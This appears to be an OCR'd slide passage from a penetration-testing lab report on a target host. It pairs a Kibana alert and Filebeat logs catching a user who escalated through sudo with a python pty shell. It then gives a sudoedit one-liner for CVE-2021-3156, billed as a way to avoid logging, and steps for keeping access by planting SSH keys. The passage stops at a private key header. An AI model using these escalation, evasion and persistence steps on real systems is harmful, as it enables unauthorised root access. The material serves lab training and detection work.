
```
WHEN count() GROUPED OVER top 3 'system.auth.sudo.command' IS ABOVE 1 FOR THE LAST 5 minutes
```

Run time every 5 minutes

Alert for privilege escalation based on system.auth.sudo.command

Stealth Exploitation of Sudo Privilege Escalation


- We see activity for the escalation reported by the alert trigger *(figure 3.4)*.
- The dashboard *(figure 3.5)*, displays user commands that were utilized to gain root access
  - Steven exploited sudo with the python spawn script



```
system.auth.sudo.command:"/usr/bin/python -c import pty; pty.spawn(\"/bin/bash'
```

```
Jul 30, 2022 @ 05:13:59.000   system.auth.sudo.command: /usr/bin/python -c import pty; pty.spawn("/bin/bash") agent.hostname: target1
                              agent.name: target1 agent.id: 5575352f-0a64-484e-823c-2d16120a7828 agent.ephemeral_id: cd400bae-71b1-4a41-
                              8c40-e3a76a100241 agent.type: filebeat agent.version: 7.8.0 process.name: sudo
                              log.file.path: /var/log/auth.log log.offset: 41,812 fileset.name: auth input.type: log @timestamp: Jul 30,
                              2022 @ 05:13:59.000 system.auth.sudo.tty: pts/0 system.auth.sudo.pwd: /home/steven
```

(figure 3.4)



Top sudo commands [Filebeat System] ECS


system.auth.sudo.command: Descending	user.name: Descending	Count
list	steven	8
list	michael	1
/usr/bin/python -c import pty; pty.spawn("/bin/bash")	steven	7
/bin/bash	vagrant	5
!!	steven	2
/bin/sh	steven	2

(figure 3.5)

Stealth Exploitation of Sudo Privilege Escalation

Mitigating Detection

- **CVE-2021-3156, Sudo: Heap buffer overflow in argument parsings**
    - A sudo vulnerability in machines, before version 1.9.5p2, that allows privilege escalation to root without authentication or recording activity in the sudoers file.
- Using the sudoedit command with flags -s or -i is a vulnerability that allows users to edit files. The flags will allow for the command to run without error and to read beyond the last character of a string ending with an unescaped backslash character.



```
sudoedit -s '\' `perl -e 'print "A" x 65536'`
```

- Attackers can run desired code without triggering any alert or activity logging.

Maintaining Access

Maintaining Access: Dropping SSH Keys

From the Compromised Remote Host:

Navigate to the following directory:

/home/vagrant/.ssh

Then run the following command:

ssh-keygen -f id_rsa

This should generate a private key along with a public key.

You’ll want to create an “authorized_keys” file


by running the following command.

cat id_rsa.pub > authorized_keys


Then you’ll want to take your private key to your local system

by running the following command and copying the contents.

cat id_rsa



```
374  ssh-keygen -f id_rsa
375  cat id_rsa.pub > authorized_keys
376  cat id_rsa
```



```
root@target1:/home/vagrant/.ssh# nano authorized_keys
root@target1:/home/vagrant/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@target1:/home/vagrant/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,65223292E5E1916002A12F2E613FDBDA

